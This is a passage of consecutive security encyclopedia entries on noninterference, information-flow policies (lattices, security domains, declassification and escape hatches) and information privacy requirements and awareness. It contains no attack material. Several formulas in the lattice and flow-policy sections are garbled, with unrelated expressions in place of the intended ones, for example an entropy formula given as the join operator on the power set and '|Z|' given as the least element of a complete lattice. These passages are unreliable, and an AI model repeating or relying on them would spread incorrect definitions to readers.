The function $do^* : (\Sigma \times (S \times I)^*) \rightarrow \Sigma$ is recursively defined by $do^*(\sigma, ()) = \sigma$ and $do^*(\sigma, ((s, i).\tau)) = do^*(do(\sigma, s, i), \tau)$ for $\sigma \in \Sigma$, $s \in S$, $i \in I$, and $\tau \in (S \times I)^*$. It captures the processing of sequences of inputs by M. The purge function $purge : ((S \times I)^* \times S) \rightarrow (S \times I)^*$ deletes from a sequence all subject-input pairs that must not influence a given subject. That is, $purge(\tau, B)$ is obtained by deleting all input of A from the sequence τ.

"A noninterferes with B across M" can be formally defined by requiring

$$out(do^*(\sigma_0, \tau), B) = out(do^*(\sigma_0, purge(\tau, B)), B)$$

for each sequence $\tau \in (S \times I)^*$. Noninterference ensures B to receive the same output no matter whether $purge(\tau, B)$ or τ occurs. Hence, if the noninterference property is satisfied, then A's input cannot have any effect on M's output to B.

Noninterference can be employed to specify confidentiality requirements because if A is noninterferent with B across M, then A cannot abuse M as a channel for leaking secrets to B. Noninterference can also be used to specify integrity requirements because, if A is noninterferent with B

across *M*, then *B* cannot be corrupted by *A* via *M*. For more than two subjects, an *information-flow policy* can be used to specify which flows are permissible and which ones are forbidden.

Transitive and Intransitive Flow

Consider an information-flow policy that permits information to flow from *A* to *C* and from *C* to *B*, but not from *A* to *B*.

Such a policy can be interpreted in multiple ways. Firstly, one could argue that if information may flow from *A* to *C* and from *C* to *B*, then information flow from *A* to *B* must also be permissible. This viewpoint justified the use of lattices as policies in Denning's lattice model. Secondly, one could argue that information must not flow from *A* to *B*, no matter the circumstances, because such flow is forbidden by the policy. This viewpoint can be enforced by requiring the original definition of noninterference to hold for the information-flow policy. Thirdly, one could argue that while direct information flow from *A* to *B* is forbidden, information flow via *C* is permissible. This viewpoint can be expressed by *intransitive noninterference*, which is a weakening of the original noninterference property (Haigh and Young, 1987). Intransitive noninterference can be formally defined by

$$out(do^*(\sigma_0, \tau), B) \\ = out(do^*(\sigma_0, ipurge(\tau, B)), B)$$

where *ipurge* is a function that removes a subject-input pair (*s*, *i*) in a sequence $\tau_1.(s, i).\tau_2 \in (S \times I)^*$ if the purge function *purge* would remove this pair and if τ_2 does not incorporate any sequence of subject-input pairs that establishes a path in the flow policy along $\rightsquigarrow$ from the domain of *s* to the domain of *B*.

Dealing with Nondeterminism

Noninterference can be adapted to other system models than deterministic state machines. However, the adaptation need not be unique, in particular, if the model admits nondeterministic behavior.

In the *determinism-based approach* to defining noninterference for nondeterministic models (Roscoe et al., 1994), one requires that, for any given input by *B*, the output of *M* to *B* must be identical for all possible

inputs by *A* in all runs that *M* could perform given *A*'s and *B*'s input. The formal definition of security closely resembles the one of the original noninterference property. A disadvantage of this approach is its limited applicability. It is only applicable to systems behaving in a fairly deterministic fashion.

In the *possibilistic approach*, information-flow security is defined by a closure property on the set of possible runs of *M*. For instance, noninference is a possibilistic variant of noninterference requiring that for each possible run of *M*, there must be at least one possible run of *M* that is indistinguishable from *B*'s perspective and in which *A* provides no input. Many further possibilistic noninterference-like properties were proposed, and this variety motivated studies that clarified advantages and disadvantages of these properties (Focardi and Gorrieri, 1995; Mantel, 2000a).

The distinction between the determinism-based approach and the possibilistic approach manifests itself in the quantifier structure in the formal definition of security properties. Hence, the terms ∀∀-*properties* and ∀∃-*properties* are used as synonyms for determinism-based properties and possibilistic properties, respectively.

In the *probabilistic approach*, one requires probabilities of outputs to be independent from secret input (Gray III, 1991). This can be viewed as a variant of the determinism-based approach requiring equality of probabilities of outputs instead of equality of outputs.

Instead of using a noninterference-like property, one can model a system *M* as a communication channel from *A* to *B* and apply concepts from *information theory* to restrict its bandwidth. This viewpoint is usually taken in *covert-channel and side-channel analyses*, which traditionally have been treated as complementary tasks to information-flow analysis (see "Formal Methods for the Orange Book"). Technically, however, an information-flow analysis can subsume a covert- and side-channel analysis if the relevant aspects of all system layers are faithfully modeled. In fact, some noninterference-like properties imply the system's information-theoretic channel capacity to be zero.

Verification and Refinement

Unwinding is a verification technique for simplifying the proof that a system satisfies noninterference (Goguen and Meseguer, 1984). Unwinding

bears similarities to techniques for proving that a system simulates the behavior of another (Mantel, 2000b). *Compositional verification* is possible if a compositionality result exists. Many noninterference-like properties are known to be preserved in general or if certain constraints are fulfilled (McLean, 1996; Mantel, 2002).

Intuitively, *refinement* is the act of making a specification more concrete. In practice, the refinement of system models is used to reflect the effects of design decisions in step-wise software-engineering, of the compilation of a program into a lower-level language, and of the specifics of a platform on which a system is deployed (e.g., scheduling or memory management). Such forms of refinement have been studied in depth. However, theories of refinement traditionally focus on the effects on trace properties, leaving relational properties, including noninterference, out of scope.

Noninterference-like properties are based on counter-factual reasoning, as they compare actual runs with runs that could have happened instead. Refinement might make such a comparison invalid. In particular, ∀∃-properties are not preserved under refinement, in general, as they are closure properties. This observation is known as the *refinement paradox*. In addition, the refinement of a system model might add details and thereby increase the expressible attack surface. If additional attacks can be expressed, then refinement might turn a system specification satisfying a given noninterference-like property into a specification not satisfying this property.

Other Variants

The original noninterference property assumes that inputs by certain subjects are the secrets, which includes both the value of such inputs and their presence. If secrets are already within a system, then the definition of the security property needs to be adapted for capturing the protection of such secrets. This is usually achieved by universally quantifying over all equivalent initial states in the alternative runs (instead of using equal initial states), where two states are equivalent if they differ only in secrets.

The original noninterference property assumes attackers who infer secrets based on the knowledge of the system specification, of the inputs provided by the attackers, and of values output to the attackers at the end of a run. If the presence of outputs is conditional or the attackers could make

other observations that depend on the actual inputs, then the definition of the security property also needs an adaptation. This can be achieved by requiring such observations to be equal across all alternative runs.

Such adaptations of noninterference are frequently used in the context of language-based security (Volpano et al., 1996; Sabelfeld and Myers, 2003).

Application

Noninterference-like properties are used in formal security models for specifying requirements concerning confidentiality and integrity. The construction of such a formal security model might be part of a security certification (see *Formal Methods in Certification and Evaluation*).

Noninterference-like properties can be used to express confinement of data to particular subjects or to some zone of a system. Intransitive noninterference and its descendents can be used for channel control, i.e., that information may only flow along certain paths. Moreover, noninterference-like properties are not limited to any specific system layer. They can be used for application-level and system-level software.

Noninterference-like properties are also used to justify analysis techniques and security mechanisms. In language-based security, such properties serve as reference points in soundness theorems for program analyses. Moreover, noninterference-like properties are used for expressing security guarantees provided by separation kernels, hypervisors, and access control configurations.

Open Problems and Future Directions

Whether the information flow within a system is secure might depend on many technical details. The leakage of secrets by a program cannot always be explained using the semantics of the programming language alone. Leakage might result from the interplay between the program and underlying system layers. Covert and side channels can be caused by secret-dependent usage of processors and memory. Recent attacks exploited subtle micro-architectural features such as caches, instruction pipelines, and branch prediction.

The development of system specifications that are sufficiently detailed is rather tedious and error prone. Moreover, increasing complexity of system specifications raises the difficulty of verifying noninference-like properties. Finally, small corrections or other changes to a system specification make such a verification invalid. This calls for better solutions for reducing the conceptual complexity of both specification and verification. It also calls for better tool support and for more agile formal methods that support incremental verification and management of change.

In some cases, it might be infeasible to develop a faithful system model. Details of underlying layers might not be sufficiently documented, their documentation might be proprietary, or they might simply not be known at analysis time. Such cases require more restrictive properties that imply secure information flow for all possible specializations of under-specified aspects. Due to the refinement paradox, this is non-trivial. In specialized domains, some progress has already been made. This includes, for instance, properties that faithfully abstract from scheduling and information-flow analyses that are sound for multiple memory models.

Cross-References

Bell–La Padula Model
Covert Channels
Formal Methods for the Orange Book
Information Flow Policies
Information Theory
Lattice
Mandatory Access Control (MAC) Policies
Program Verification and Security
Side-Channel Attacks
Type Checking and Security

References

Denning D (1976) A lattice model of secure information flow. Commun ACM 19(5):236–243 [MathSciNet]

Feiertag RJ, Levitt KN, Robinson L (1977) Proving multilevel security of a system design. In: ACM symposium on operating systems principles, pp 57–63

Focardi R, Gorrieri R (1995) A taxonomy of security properties for process algebras. J Comput Secur 3(1): 5–34

Goguen JA, Meseguer J (1982) Security policies and security models. In: IEEE symposium on security and privacy, pp 11–20

Goguen JA, Meseguer J (1984) Unwinding and inference control. In: IEEE symposium on security and privacy, pp 75–86

Gray III JW (1991) Toward a mathematical foundation for information flow security. In: IEEE symposium on security and privacy, pp 21–34

Haigh JT, Young WD (1987) Extending the noninterference version of MLS for SAT. IEEE Trans Softw Eng SE-13(2):141–150

Mantel H (2000a) Possibilistic definitions of security – an assembly kit. In: IEEE computer security foundations workshop, pp 185–199

Mantel H (2000b) Unwinding possibilistic security properties. In: European symposium on research in computer security, pp 238–254

Mantel H (2002) On the composition of secure systems. In: IEEE symposium on security and privacy, pp 88–104

McLean JD (1996) A general theory of composition for a class of “possibilistic” properties. IEEE Trans Softw Eng 22(1):53–67

Roscoe AW, Woodcock JCP, Wulf L (1994) Non-interference through determinism. In: European symposium on research in computer security. LNCS, vol 875, pp 33–53

Rushby JM (1982) A verification technique for a class of security kernels. In: Colloquium on international symposium on programming. ACM, pp 352–367

Sabelfeld A, Myers AC (2003) Language-based information-flow security. IEEE J Sel Areas Commun 21(1):5–19

Volpano D, Irvine C, Smith G (1996) A sound type system for secure flow analysis. J Comput Secur 4(2/3):167–188

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1541

Information Flow Policies

Heiko Mantel[28] ✉
(28) Department of Computer Science, TU Darmstadt, Darmstadt, Germany

✉ **Heiko Mantel**
Email: mantel@cs.tu-darmstadt.de

Synonyms

Flow policies

Definitions

An information-flow policy specifies in which directions information may flow or must not flow between entities. Restrictions on the flow of information are suitable for expressing confidentiality and integrity requirements. The intuitive meaning of flow policies can be formalized by information-flow properties like, e.g., noninterference.

Theory

An information-flow policy is a triple $(E, \rightsquigarrow, \not\rightsquigarrow)$ of a set of entities E, an *interference relation* $\rightsquigarrow \subseteq E \times E$, and a *noninterference relation* $\not\rightsquigarrow \subseteq E \times E$.

Entities usually correspond to concrete subjects (e.g., a process or a person), objects (e.g., a file, a memory page, or a program variable), or actions (e.g., a read, write, or computation). The relation $\rightsquigarrow$ captures between which entities information may flow. If $e_1 \rightsquigarrow e_2$ holds, then

information flow from e_1 to e_2 is permissible. Conversely, the relation $\not\rightsquigarrow$ captures where information flow is forbidden. That is, if $e_1 \not\rightsquigarrow e_2$ holds, then information must not flow from e_1 to e_2.

The intuitive meaning of information-flow policies can be formalized by security properties. Noninterference and other information-flow properties are suitable for this purpose (see "Information Flow and Noninterference"). Such a formal semantics for information-flow policies is a prerequisite for any formal, semantic-based security analysis.

Within an information-flow policy $r_j, x_j \in \mathbb{Z}_p$, the interference relation and the noninterference relation must be disjoint (i.e., $\rightsquigarrow \cap \not\rightsquigarrow = \emptyset$). Otherwise, the specification of permissible flows and forbidden flows would be inconsistent.

Often, $\rightsquigarrow$ and $\not\rightsquigarrow$ are assumed to cover $E \times E$ (i.e., $\rightsquigarrow \cup \not\rightsquigarrow = E \times E$). In this case, the relations are complements of each other, and hence, it suffices to specify one of them. This is the reason why information-flow policies are often defined by pairs $(E, \rightsquigarrow)$ instead of by triples $(E, \rightsquigarrow, \not\rightsquigarrow)$. Note that if $\rightsquigarrow$ and $\not\rightsquigarrow$ are not covering (i.e., $\rightsquigarrow \cup \not\rightsquigarrow \neq E \times E$), then it is unspecified for some cases whether information may flow or must not flow from one entity to another.

The relation $\rightsquigarrow$ must be reflexive (i.e., $e \rightsquigarrow e$ for all $e \in E$). Otherwise, it would require some entities to not obtain information they already have, an inconsistent requirement. Moreover, $\rightsquigarrow$ is often defined to be transitive (i.e., $e_1 \rightsquigarrow e_2$ and $e_2 \rightsquigarrow e_3$ imply $e_1 \rightsquigarrow e_3$). However, $\rightsquigarrow$ need not be transitive. A non-transitive relation $\rightsquigarrow$ can be used to specify *channel-control policies*, which restrict the paths on which information may flow between entities. That is, if $e_1 \rightsquigarrow e_2$, $e_2 \rightsquigarrow e_3$, and $e_1 \not\rightsquigarrow e_3$ hold, then information must not flow from e_1 to e_3 directly, but it may flow via e_2. However, note that there are other sensible interpretations of flow policies with a non-transitive flow relation (see "Information Flow and Noninterference").

If $\rightsquigarrow$ is reflexive, transitive, and antisymmetric (i.e., $e_1 \rightsquigarrow e_2$ and $e_2 \rightsquigarrow e_1$ imply $e_1 = e_2$), then $(E, \rightsquigarrow)$ is a partially ordered set. In this case, the information-flow policy corresponds to a "Multilevel Security Policy". This class of security policies is also commonly used in "Mandatory Access Control" and its underlying "Access Control Models" (e.g., in the "Bell-

LaPadula Model"). While the same class of policies is used in access control and in information-flow control, the interpretations differ. An access-control policy specifies which actions (e.g., read, write, copy, or execute) are permissible, while an information-flow policy specifies which effects on the flow of information are permissible.

If the least upper bound and the greatest lower bound exist for all e_1, $e_2 \in E$, then join and meet operators can be defined as total binary functions on E (i.e., as functions $\sqcup, \sqcap : E \times E \to E$). In this case, the tuple (E, $\rightsquigarrow$, $\sqcup$, $\sqcap$) is a "Lattice". If least upper bounds and greatest lower bounds exist for all subsets of E, then join and meet operators can be defined as total functions on the power set of E (i.e., as $H_\infty = -\log_2 (p_{\max})$). In this case, the tuple (E, $\rightsquigarrow$, $\underline{\texttt{il}}(x)$ is a *complete lattice*. Note that every complete lattice has a unique least element (i.e., $|Z|$) and a unique greatest element (i.e., $\sqcap\emptyset$). The difference between lattices and complete lattices only matters if E is an infinite set of entities, because every finite lattice can be extended to a complete lattice. Finite lattices are also referred to as *bounded lattices* (Denning, 1976).

Using lattices and complete lattices as information-flow policies has a long tradition (Denning, 1976). Their use is motivated by the helpful properties of these algebraic structures.

Separation policies constitute another prominent class of flow policies. A separation policy requires the absence of information flow between two entities in both directions. If $e_1 \not\rightsquigarrow e_2$ and $e_2 \not\rightsquigarrow e_1$ are both required, then this constitutes a *separation requirement*. McLean's *separability* is a noninterference-like information-flow property that captures the meaning of separation formally.

Information-flow policies can be used to specify *ideal architectures*, i.e., system architectures that incorporate communication lines between components only where information flow is permissible. Conceptually, this can be viewed as a combination of separation requirements and channel control. This viewpoint originated in the context of separation kernels (see, e.g., Rushby 1982) around the same time as noninterference, but its semantic foundations were formalized later.

Security Domains and Levels

Security domains are abstract entities that one can use instead of concrete entities in the definition of a flow policy.

Using security domains, an information-flow policy is defined as a triple $(D, \rightsquigarrow, \not\rightsquigarrow)$, where D is a set of security domains and $\rightsquigarrow$ and $\not\rightsquigarrow$ are binary relations between security domains (i.e., $\rightsquigarrow, \not\rightsquigarrow \subseteq D \times D$). The connection between security domains and concrete entities is specified by a *domain assignment* $dom : E \to D$. Intuitively, $d_1 \rightsquigarrow d_2$ and $d_1 \not\rightsquigarrow d_2$ mean, respectively, that information may flow from e_1 to e_2 or that information must not flow from e_1 to e_2 for entities $e_1, e_2 \in E$ with $dom(e_1) = d_1$ and $dom(e_2) = d_2$.

If $(D, \rightsquigarrow, \not\rightsquigarrow)$ is a "Multilevel Security Policy", then security domains and domain assignments are also referred to as *levels* and *level functions*, respectively. Levels like "top secret", "secret", "confidential", and "unclassified" are commonly used if $\rightsquigarrow$ is a total order, while sets of categories are commonly used if $\rightsquigarrow$ is a partial order that equals the subset relation on these sets (i.e., $\subseteq$).

The association of security domains to entities could be defined to be static (i.e., the association must not change at run-time) or dynamic (i.e., the association may change at run-time). In language-based security, these two options are also referred to as *static binding* and *dynamic binding*, respectively (e.g., see Denning 1976).

Note that violations of a flow policy can only happen due to information flow to entities with statically bound security domains. Fenton observed that it is crucial to track the security domain of the control flow, and he suggested to tag the program counter with a dynamically bound security domain for this purpose (Fenton, 1973). The program domain of the program counter may be recovered at the join point of a conditional to the security domain that the program counter had upon entering the conditional. Fenton suggested the use of stacks for storing and recovering the security domain of the program counter upon entering and leaving conditionals, respectively. Note that such a recovery of the security domain might be unsound in case of concurrency. However, the security domain of the program counter of threads of a concurrent program can be recovered soundly when reaching a synchronization point (Askarov et al., 2015).

Specifying Security Requirements

Information-flow policies can be used for capturing confidentiality and integrity requirements: if $A \not\rightsquigarrow B$ holds, then *B* cannot learn information from *A*, and *A* cannot corrupt *B* (where *A* and *B* could be either concrete entities or security domains). If $\rightsquigarrow$ is not transitive, then such security requirements may be overruled by declassification and endorsement (see discussion below).

The specification of security requirements by a flow policy (and, in addition, a domain assignment if security domains are used) can be kept separated from the specification of functional requirements and from the operational specification of a system (i.e., a program or a more abstract specification). Such a separation between security and other concerns provides conceptual clarity. However, for instance, in *language-based security*, domain assignments are often defined within the program code. This allows programmers to specify security domains analogously to data types (or classes) when declaring variables or parameters of functions. In this context, security domains are often referred to as *tags*, as *security labels*, or as *security types*.

Declassification and Endorsement

Declassification and *endorsement* refer to controlled exceptions to confidentiality and integrity requirements, respectively. *Downgrading* and *upgrading* are sometimes used as synonyms for declassification and endorsement, respectively.

To some extent, information-flow policies can be used to specify restrictions for such exceptions, i.e., for controlling downgrading and endorsement. Namely, the requirement that declassification/endorsement may only be performed by a particular entity (resp. by entities with a particular security domain) can be expressed by requiring information to flow only via that entity (resp. that security domain), i.e., by a channel-control policy.

Information-flow policies are not sufficiently expressive to restrict what information may be declassified or endorsed. To this end, a flow policy can be complemented with a set of *escape hatches*. Conceptually, an escape hatch corresponds to a pair (*exp*, *d*) consisting of an expression *exp* and a security domain *d*. Intuitively, an escape hatch (*exp*, *d*) permits the result of evaluating *exp* to flow to the security domain *d*.

Sets of escape hatches could be used to *relax* the constraints specified in an information-flow policy by permitting the value of an expression *exp* to flow to the security domain *d* if the hatch (*exp*, *d*) is contained in the set, even if such a flow violates the flow policy. Alternatively, sets of escape hatches could be used to *strengthen* the constraints specified by a flow policy (i.e., information may flow only if this happens along $\rightsquigarrow$ and if this flow is also permitted by some escape hatch).

Like for flow policies and domain assignments, the specification of escape hatches can be kept separate from the specification of functional requirements and the operational specification of a system. However, in language-based security, escape hatches are often defined within the program code. For instance, *delimited release* (Sabelfeld and Myers, 2004) uses expressions of the form DECLASSIFY(*exp*, *d*), which evaluate to the same value as *exp* and, in addition, permit the value of *exp* to flow to *d*.

Escape hatches have been used with multiple semantics. For instance, delimited release permits the value that the expression *exp* has in the initial state (i.e., before program execution begins) to flow to the security domain *d*. In contrast, *delimited nondisclosure* (Barthe et al., 2008) permits the flow of the value of *exp* in the state when the flow occurs. *Explicit reference points* (Lux and Mantel, 2009) make this distinction explicit. They add program points to escape hatches to specify which evaluations of an expression are permitted to flow to a security domain.

Application

Information-flow policies are used in formal security models for specifying requirements concerning confidentiality and integrity. Such formal models are required by security certifications (see “Formal Methods in Certification and Evaluation”). In this case, the specification of flow policies is usually accompanied by formally defined noninterference-like properties that give these flow policies a precise meaning.

Static and dynamic information-flow analysis tools expect information-flow policies as input. Depending on the binding of security domains to entities, flow policies can be used in different ways. In case of a static binding, a flow policy specifies the violations that an analysis shall check for. In case of a dynamic binding, a flow policy specifies how security domains shall be propagated by the analysis. The latter interpretation is, for

instance, used in *taint tracking*. If a flow policy constitutes a lattice, then the least upper bound operator can be used to calculate the effect of combining information from multiple sources in a confidentiality analysis. Similarly, the greatest lower bound operator can be used in an integrity analysis.

To test the soundness of information-flow analysis tools, concrete programs and information-flow policies are needed. The development of suitable benchmarks is a prerequisite for this purpose but has received surprisingly little attention so far.

Cross-References

Bell–La Padula Model
Formal Methods in Certification and Evaluation
Information Flow and Noninterference
Lattice
Mandatory Access Control (MAC) Policies
SQL Access Control Model

References

Askarov A, Chong S, Mantel H (2015) Hybrid monitors for concurrent noninterference. In: IEEE computer security foundations symposium, pp 137–151

Barthe G, Cavadini S, Rezk T (2008) Tractable enforcement of declassification policies. In: IEEE computer security foundations symposium. IEEE, pp 83–97

Denning D (1976) A lattice model of secure information flow. Commun ACM 19(5):236–243 [MathSciNet]

Fenton JS (1973) Information protection systems. PhD thesis, University of Cambridge

Lux A, Mantel H (2009) Declassification with explicit reference points. In: European symposium on research in computer security. LNCS, vol 5789. Springer, pp 69–85

Rushby JM (1982) A verification technique for a class of security kernels. In: Colloquium on international symposium on programming. ACM, pp 352–367

Sabelfeld A, Myers AC (2004) A model for delimited information release. In: International symposium on software security. Springer, pp 174–191

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300494

Information Integrity

Authentication, from an Information Theoretic Perspective

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300495

Information Leakage

Information Disclosure

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1677

Information Privacy Requirements

Vasiliki Diamantopoulou[29] ✉, Aggeliki Tsohou[30] ✉ and Maria Karyda[29] ✉
(29) Department of Information & Communication Systems Engineering, University of the Aegean, Karlovassi, Samos, Greece
(30) Department of Informatics, Ionian University, Corfu, Greece

✉ **Vasiliki Diamantopoulou (Corresponding author)**
Email: vdiamant@aegean.gr

✉ **Aggeliki Tsohou**
Email: atsohou@ionio.gr

✉ **Maria Karyda**
Email: mka@aegean.gr

Synonyms

Privacy requirements

Definition

Information privacy is the claim of individuals, groups, or institutions to determine for themselves when, how, and to what extent information about them is communicated to others (Westin 1968). A privacy requirement in the context of an Information System is a requirement associated with achieving privacy protection within the scope of the system's functionalities and processes by materializing the vague concept of privacy and transforming its demands into technical/system characteristics.

Background

Privacy is a multifaceted concept and has been a matter of concern for computer scientists, but also social scientists, philosophers, lawyers, and others. The increasing utilization of Information Systems (IS) in multiple aspects of people's daily lives has led to an increase of the attack surface on individuals' personal data and thus its protection is at stake. Information privacy cannot only be protected by laws and regulations, but also by technical specifications and controls embedded within the IS that support today's digital services. IS analysts and developers need to include privacy as a technical requirement that should be taken into account at the early stages of IS design (Cavoukian 2009). Methodologies have been developed to facilitate the analysts in capturing privacy requirements during the early stages of the IS development cycle, implementing the privacy-by-design approach (e.g., Liu et al. 2003; Cannon 2004; Jensen et al. 2005; Kalloniatis et al. 2008; Bijwe and Mead 2010; Deng et al. 2011; Colombo and Ferrari 2012). These methodologies guide the IS analysts to identify new privacy requirements and facilitate their work by providing them with knowledge bases of existing privacy requirements.

Theory and Application

During the development of an IS, there exists a process aiming to discover and extract the needs of customers, users, and other relevant stakeholders of the IS. These needs that system needs to satisfy in order to reach its goals or fulfill its legal obligations and contractual agreements are called information systems requirements. Transforming these needs into information systems requirements is an activity known as requirements elicitation process. It consists a critical step in the development phase of the lifecycle of an IS.

To transform privacy from a general concept to a system requirement, a set of information privacy requirements have been defined with consensus from experts in the area (Fischer-Hübner 2001; Cannon 2004; Matt 2005; Pfitzmann and Hansen 2010; ISO/IEC 29100:2011; ISO/IEC 27000:2014). They include:

- *Anonymity*. Characteristic of information that does not permit a personally identifiable information principal to be identified directly or indirectly
- *Pseudonymity*. The utilization of an alias instead of personally identifiable information
- *Unlinkability*. The use of a resource or a service by a user without a third party being able to link the user with the service/resource
- *Unobservability*. The inability of a third party to observe if a user (among a set of potential users) is using a service
- *Undetectability*. The inability of a third party to distinguish who is the user (among a set of potential users) using a service
- *Data protection*. The protection of personal data in order to guarantee privacy

These requirements cover manifold aspects of information privacy in an IS. Depending on the level of information privacy protection required by the IS, the level of describing the privacy requirements may vary.

There are also security requirements that contribute to information privacy protection. These requirements are defined as follows: a) authentication: the provision of assurance that a claimed characteristic of an entity is correct, and b) authorization: user's private data should only be accessed by authorized users.

In the literature there are various methodologies, techniques, frameworks, and tools that support the information privacy requirements elicitation process (Holbrook 1990; Hsia et al. 1994; Wood and Silver 1995; Sommerville et al. 1998; Sutcliffe and Ryan 1998; Gottesdiener 2002). Analysts can choose the appropriate one(s). These approaches have some commonalities but also significant differences since they focus on different privacy requirements. Some are goal-oriented methodologies, such as the Privacy Safeguard (PriS) methodology (Kalloniatis et al. 2008), as they seek privacy goals in association with the overall goals of the system. Others are risk-based, including in their steps the concept of risk assessment in order to identify the risk and to propose mitigation strategies, such as the Security Quality Requirements Engineering (SQUARE) for Privacy (Bijwe and Mead 2010). Others are threat-driven methodologies, focusing on the identification of the privacy threats in order to be able to propose the appropriate Privacy Enhancing Technologies (PETs), such as LINDDUN (Deng et al. 2011). Additionally, there exist methodologies oriented to the

various categories of user-agents of a system (agent-oriented methodologies) and their interdependencies, indicating the need to analyze the users' goals and not the systems' ones, such as the Role-Based Access Control (RBAC) framework (He and Anton 2003). Finally, there are methodologies that are based on the analysis and modeling of the under-development system (model-based methodologies) emphasizing in this process in order to elicit the information privacy requirements, such as the Modeling and Analysis of Privacy-aware Systems (MAPaS) framework (Colombo and Ferrari 2012).

Open Problems and Future Directions

IS and applications are becoming more open and interconnected with internal and external systems (Anthonysamy et al. 2017). Given this, and together with technological advancements (e.g., Cloud Computing, Internet of Things), it becomes more and more difficult to track the databases/media and physical locations in which a specific set of information is stored. As a consequence, protecting privacy in such fluid and dynamic environment is challenging, and privacy requirements concepts and mechanisms need to be constantly updated to enable capturing the peculiarities of these new environments.

Privacy-by-design has become the de facto standard (at least, in the eyes of the law) for designing IS. On the other hand, organizations may not be able to withstand the additional cost demanded for hiring specialized designers and developers (that is professionals with substantial expertise/knowledge background in information privacy). It remains an open issue how IS developers and analysts will broaden their skills and competences so that they will be able to handle information privacy-related concepts.

Additionally, it has been identified that most of the existing information privacy methodologies are not supported by CASE (Computer-Aided Software Engineering) tools. Analysts and developers would be benefited if such tools were offered.

Finally, the elicitation of the software requirements and the information privacy ones should be performed in such a way that all these requirements will be aligned, and no conflicts arise. Ideally, this should also be performed automatically, via software tools.

Cross-References

Privacy-Aware Access Control Policies
Privacy-Enhancing Technologies (PET)

References

Anthonysamy P, Rashid A, Chitchyan R (2017) Privacy requirements: present & future. In: 2017 IEEE/ACM 39th international conference on software engineering: software engineering in society track (ICSE-SEIS). IEEE, pp 13–22

Bijwe A, Mead NR (2010) Adapting the square process for privacy requirements engineering. Software Engineering Institute, Carnegie Mellon University, Pittsburgh

Cannon JC (2004) Privacy: what developers and IT professionals should know. Addison-Wesley Professional, Boston

Cavoukian A (2009) Privacy by design: the 7 foundational principles. Information and privacy commissioner of Ontario, Canada, 5

Colombo P, Ferrari E (2012) Towards a modeling and analysis framework for privacy-aware systems. In: 2012 international conference on privacy, security, risk and trust and 2012 international conference on social computing. IEEE, pp 81–90

Deng M, Wuyts K, Scandariato R, Preneel B, Joosen W (2011) A privacy threat analysis framework: supporting the elicitation and fulfillment of privacy requirements. Requir Eng 16(1):3–32

Fischer-Hübner S (2001) IT-security and privacy: design and use of privacy-enhancing security mechanisms. Springer Science & Business Media, Lecture Notes in Computer Science, Springer-Verlag Berlin

Gottesdiener E (2002) Requirements by collaboration. Addison-Wesley, Boston

He Q, Anton AI (2003) A framework for modeling privacy requirements in role engineering. Proc REFSQ 3:137–146

Holbrook H III (1990) A scenario-based methodology for conducting requirements elicitation. ACM SIGSOFT Softw Eng Notes 15(1):95–104

Hsia P, Samuel J, Gao J, Kung D, Toyoshima Y, Chen C (1994) Formal approach to scenario analysis. IEEE Softw 11(2):33–41

ISO/IEC 29100:2011 Information technology – security techniques – privacy framework

ISO/IEC 27000:2014 Information technology – security techniques – information security management systems – overview and vocabulary

Jensen C, Tullio J, Potts C, Mynatt ED (2005) STRAP: a structured analysis framework for privacy. Georgia Institute of Technology, Atlanta

Kalloniatis C, Kavakli E, Gritzalis S (2008) Addressing privacy requirements in system design: the PriS method. Requir Eng 13(3):241–255

Liu L, Yu E, Mylopoulos J, (2003) Security and privacy requirements analysis within a social setting. In: Proceedings of 11th IEEE international requirements engineering conference. IEEE, pp 151–161

Matt B (2005) Introduction to computer security. Pearson Education India, India

Pfitzmann A, Hansen M (2010) A terminology for talking about privacy by data minimization: anonymity, unlinkability, undetectability, unobservability, pseudonymity, and identity management, Available online at: https://dud.inf.tu-dresden.de/literatur/Anon_Terminology_v0.34.pdf (Last accessed 24 February 2021)

Sommerville I, Sawyer P, Viller S (1998) Viewpoints for requirements elicitation: a practical approach. In: Proceedings of IEEE international symposium on requirements engineering: RE'98 Apr 10. IEEE, pp 74–81

Sutcliffe AG, Ryan M (1998) Experience with SCRAM, a scenario requirements analysis method. In: Proceedings of IEEE international symposium on requirements engineering: RE’98. IEEE, pp 164–171

Westin AF (1968) Privacy and freedom. Wash Lee Law Rev 25(1):166

Wood J, Silver D (1995) Joint application development. Wiley, New York

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1484

Information Privacy Awareness

Aggeliki Tsohou[31] ✉ and Aikaterini Soumelidou[31] ✉
(31) Department of Informatics, Ionian University, Corfu, Greece

✉ **Aggeliki Tsohou (Corresponding author)**
Email: atsohou@ionio.gr

✉ **Aikaterini Soumelidou**
Email: ksoumelidou@ionio.gr

Synonyms

Privacy awareness

Definition

Internet users daily engage in the utilization of various Internet services, including browsing, e-shopping, social media interactions, email, and others. Information privacy awareness refers to the understandability that users have on the privacy settings and policies of those Internet services; the understanding of the importance of privacy that generates privacy concerns; the perception of the quality and quantity of personal information that they disclose; and the comprehension of personal consequences resulting from potential data breaches on the technological infrastructure supporting the electronic services.

Background

Modern technological advancements have empowered individuals with new Internet-based services; examples include social media, location-based services, ubiquitous and mobile computing, etc. Although these advancements undoubtedly offer many benefits to Internet users, they also raise important privacy risks, which stem from the large amount of personal data that users share within the scope of these services. Researchers have raised a warning that Internet users disclose personal information without understanding the relevant privacy risks and without comprehending how to protect themselves by customizing privacy settings (Pitkanen and Tuunainen 2012; Acquisti and Gross 2006; Tsohou and Kosta 2017; Almuhimedi et al. 2014; McDonald and Cranor 2008). Users appear to also ignore that their personal data is further disclosed by the original Internet service providers to third parties (Li et al. 2011). The importance of these concerns has been further strengthened by the provisions of the General Regulation for Data Protection (GDPR), which enforces that an individual's awareness of risks, rules, safeguards, and rights regarding personal data processing is a prerequisite for attaining valid consent from the individual to process their personal data.

